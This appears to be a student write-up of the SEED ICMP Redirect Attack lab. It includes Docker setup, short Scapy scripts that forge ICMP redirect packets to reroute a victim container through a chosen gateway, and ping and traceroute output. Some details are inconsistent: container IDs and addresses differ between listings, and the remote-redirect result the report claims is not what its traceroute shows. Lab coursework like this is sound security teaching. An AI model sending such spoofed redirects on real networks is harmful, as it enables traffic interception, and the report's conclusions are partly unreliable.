

ICMP Redirect Attack Lab

Environment Set-up using container.

Below are the container names and container IDs

- 1)38acf20c7cd4 attacker-10.9.0.105
- 2)e1269d727729 host-192.168.60.5
- 3)29261b6b8b3a host-192.168.60.6
- 4)d91a9edeb869 malicious-router-10.9.0.111
- 5)b7ef9e775274 router
- 6)eaf59bacf8b6 victim-10.9.0.5



```
seed@instance-1: ~/Lab-03/Labsetup$ dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
seed@instance-1: ~/Lab-03/Labsetup$ dcup
attacker-10.9.0.105 is up-to-date
host-192.168.60.5 is up-to-date
malicious-router-10.9.0.111 is up-to-date
victim-10.9.0.5 is up-to-date
host-192.168.60.6 is up-to-date
router is up-to-date
Attaching to attacker-10.9.0.105, host-192.168.60.5, malicious-router-10.9.0.111, victim-10.9.0.5, host-192.168.60.6, router
```

Build the volumes folder in the following directory: - /home/seed/Lab-03/Labsetup/volumes

The objective of this task is to launch an ICMP redirect attack on the victim as such the victim sends packets to 192.168.60.5, while using the malicious container (10.9.0.111) as its router.

In the above screenshot we have used the two commands. The two commands are building and starting the Lab environment.

- dcbuild command. It is an alias for docker-compose build.
- dcup command-It is an alias for docker-compose up. Here the dcup command creates a network.As seen in the diagram the six containers are running.



```
seed@instance-1: ~/Lab-03/Labsetup$ dockerps
victm uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
seed@instance-1: ~/Lab-03/Labsetup$ dcup
attacker-10.9.0.105 is up-to-date
host-192.168.60.5 is up-to-date
malicious-router-10.9.0.111 is up-to-date
victm-10.9.0.5 is up-to-date
host-192.168.60.6 is up-to-date
router is up-to-date
Attaching to attacker-10.9.0.105, host-192.168.60.5, malicious-router-10.9.0.111, victm-10.9.0.5, host-192.168.60.6, router
```


Here we are using the dockerps command.

In the above screenshot, we have mentioned the docker ps


dockerps- This command is available inside the container, is used to see the status of the process. This is like the standard ps command in the Linux environment and is not a docker ps command that we run on the Docker host machine.

Here we have created the seven python files in the volumes folder, namely start.py and template.py.

Additionally, we have created source code python files in the volumes folder of Lab-03




```
seed@instance-1: ~/Lab-03/Labsetup$ dockps
38acf20c7cd4 attacker-10.9.0.105
e1269d727729 host-192.168.60.5
29261b6b8b3a host-192.168.60.6
d91a9edeb869 malicious-router-10.9.0.111
b7ef9e775274 router
eaf59bacf8b6 victm-10.9.0.5
seed@instance-1: ~/Lab-03/Labsetup$
```



```
seed@instance-1: ~/Lab-03/Labsetup$ ls
38ac728c7c04  attacker-19.9.0.105
e1269e727729  host-192.168.60.5
29261b6d8b3a  host-192.168.60.6
991a9ede8b69  malicious-router-10.9.0.111
b7ef9e775274  router
ea159bacf8b6  victim-10.9.0.5
seed@instance-1: ~/Lab-03/Labsetup$
```

Docksh command- specifies the file which contains the name of the image to spin up the dockshcontainer form. Here we are able to see volumes folder by typing the **ls** command. **ls** command specifies the files or directories.

Here we have used docksh command to create a shell



```
seed@instance-1: ~/Lab-03/Labsetup$ docksh victim-10.9.0.5
root@ea159bacf8b6:/# mtr -n 192.168.60.5
root@ea159bacf8b6:/#
```


TASK 1: Launching ICMP Redirect Attack



For this task, we attack the victim container from the attacker container. Here in the below screenshot we have seen that the victim is using the router container (192.168.60.11) for the router to get to the 192.168.60.0/24 network. We have used ip route command in the following screenshot while executing


```
root@eaf59bacf8b6:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@eaf59bacf8b6:/#
```

In the below screenshot we have created the victim shell



In the below screenshot we have written the given code for the icmp redirect attack

Source code name: icmp.py




```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'

# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

When we run the code on the attacker, we get the following screenshot.




```
seed@instance-1: ~/Lab-03/Labsetup
seed@instance-1:~/Lab-03/Labsetup$ docksh attacker-10.9.0.105
root@38acf28c7cd4:/# cd volumes
root@38acf28c7cd4:/volumes# python3 icmp.py
Sent 1 packets.
root@38acf28c7cd4:/volumes#
```

Once we write the following command in victim it changes

`mtr -n 192.168.60.5`

After execution the traceroute changes. For reference see the screenshot.



```
My traceroute [v0.93]
2023-02-12T19:41:46+0000

Host
1. 10.9.0.11
2. 192.168.60.5

Packets
Loss% Snt Last Avg Best Wrst StDev
0.0% 102 0.1 0.1 0.1 0.2 0.0
0.0% 101 0.1 0.1 0.1 0.2 0.0
```

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result and explain your observation.


A. I have used the code which was given in the pdf file and modified it. When I compiled, the ICMP is redirected showing that it is possible to use ICMP attacks to redirect to a remote machine.

Source code:icmp1.py



```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) ...
Applications: Mousepad seed@instance-1: ~/Lab... volumes - File Manager /home/seed/Lab-03/Labsetup/volumes/icmp
File Edit Search View Document Help
icmp.py x icmp1.py x Untitled 4 x
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

I then pinged the victim 192.168.60.5. There was a 0% packet loss. Refer the screenshot below



```
--- 192.168.60.5 ping statistics ---
31 packets transmitted, 31 received, 0% packet loss, time 30697ms
rtt min/avg/max/mdev = 0.074/0.108/0.174/0.022 ms
root@eaf59bacf8b6:/# mtr -n 192.168.60.5
root@eaf59bacf8b6:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.278 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.120 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.079 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.106 ms
^C
--- 192.168.60.5 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7172ms
rtt min/avg/max/mdev = 0.079/0.124/0.278/0.060 ms
root@eaf59bacf8b6:/#
```

I then again cleared the cache by using: ip route flush cache.

```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) ~...
Applications Mousepad seed@instance-1: ~/Lab... volumes - File Manager
seed@instance-1: ~/Lab-03/Labsetup
seed@instance-1:~/Lab-03/Labsetup$ docksh victim-10.9.0.5
root@eaf59bacf8b6:/# mtr -n 192.168.60.5
root@eaf59bacf8b6:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.114 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.100 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.120 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.105 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.089 ms
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.114 ms
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.159 ms
64 bytes from 192.168.60.5: icmp_seq=26 ttl=63 time=0.174 ms
64 bytes from 192.168.60.5: icmp_seq=27 ttl=63 time=0.136 ms
64 bytes from 192.168.60.5: icmp_seq=28 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=29 ttl=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=30 ttl=63 time=0.114 ms
64 bytes from 192.168.60.5: icmp_seq=31 ttl=63 time=0.093 ms
^C
--- 192.168.60.5 ping statistics ---
31 packets transmitted, 31 received, 0% packet loss, time 30697ms
rtt min/avg/max/mdev = 0.074/0.108/0.174/0.022 ms
root@eaf59bacf8b6:/# mtr -n 192.168.60.5
root@eaf59bacf8b6:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.278 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.120 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.079 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.106 ms
^C
--- 192.168.60.5 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7172ms
rtt min/avg/max/mdev = 0.079/0.124/0.278/0.060 ms
root@eaf59bacf8b6:/# ip route flush cache
root@eaf59bacf8b6:/#
```

On the attacker side also we are able to see that the packets are sent

```
34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications Mousepad seed@instance-1: ~/Lab... volumes - File Manager
seed@instance-1: ~/Lab-03/Labsetup
seed@instance-1:~/Lab-03/Labsetup$ docksh attacker-10.9.0.105
root@38acf28c7cd4:/# cd volumes
root@38acf28c7cd4:/volumes# python3 icmp.py
Sent 1 packets.
root@38acf28c7cd4:/volumes# python3 icmp1.py
Sent 1 packets.
root@38acf28c7cd4:/volumes#
```

When we see the victim's route at this time:

```
root@eaf59bacf8b6:/# mtr -n 192.168.60.5
root@eaf59bacf8b6:/#
```

My traceroute goes to




Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result and explain your observation.

A. For this code I edited the icmp.gw with the unknown machine on the same network

After the execution I was able to see the ICMP packet was redirected but the packets were not received. So we can infer that

ICMP redirect attack can be used in an unknown machine on the same network, but the packet is not received.

Source code: icmp2.py



```
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')

icmp = ICMP(type=5, code=1)

icmp.gw = '10.9.0.99'

# The enclosed IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')

send(ip/icmp/ip2/ICMP());
```

Then keep victim ping 192.168.60.5

And clear the cache by the command-ip route flush cache

```

root@eaf59bacf8b6:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.314 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.086 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.098 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.132 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.101 ms
^C
--- 192.168.60.5 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9193ms
rtt min/avg/max/mdev = 0.078/0.124/0.314/0.064 ms
root@eaf59bacf8b6:/# ip route flush cache
root@eaf59bacf8b6:/#

```

When we ran the source code

```

34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - ...
Applications: Mousepad seed@instance-1: ~/Lab... volumes - File Manager
seed@instance-1: ~/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@ins
seed@instance-1:~/Lab-03/Labsetup$ docksh attacker-10.9.0.105
root@38acf20c7cd4:/# cd volumes
root@38acf20c7cd4:/volumes# python3 icmp.py
.
Sent 1 packets.
root@38acf20c7cd4:/volumes# python3 icmp1.py
.
Sent 1 packets.
root@38acf20c7cd4:/volumes# python3 icmp2.py
.
Sent 1 packets.
root@38acf20c7cd4:/volumes#

```

We are able to see the victim route here we ran the code

```

34.125.170.55:5901 (instance-1.us-west4-b.c.storied-channel-376018.internal:1 (seed)) - VNC Viewer
Applications: Mousepad seed@instance-1: ~/Lab... volumes - File Manager
seed@instance-1: ~/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup seed@instance-1: ~/Lab-03/Labsetup
My traceroute [v0.93]
2023-02-14T05:34:19+0000
Packets
Loss% Set Last Avg Best Wrt StdDev
0.0% 11 0.1 0.1 0.1 0.2 0.1
0.0% 11 0.1 0.1 0.1 0.2 0.0

Host
1: 10.9.0.11
2: 192.168.60.5

```

```
Applications : Mousepad seed@instance-1: ~ /Lab... volumes - File Manager
seed@instance-1: ~ /Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@instance-1: ~ /Lab-03/Labsetup x seed@instance-1: ~ /Lab-03/Labsetup x seed@instance-1: ~ /Lab-03/Labsetup x seed@instance-1: ~ /Lab-03/Labsetup x seed@instance-1: ~ /Lab-03/Labsetup x
My traceroute [v0.93] 2023-02-14T05:34:45+0000
eaf59bacf8b6 (10.9.0.5)
Keys: Help Display mode Restart statistics Order of fields quit
Host Pockets Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 37 0.1 0.1 0.1 0.3 0.0
2. 192.168.60.5 0.0% 37 0.2 0.1 0.1 0.2 0.0
```

We can see that there is no change from the above screenshot

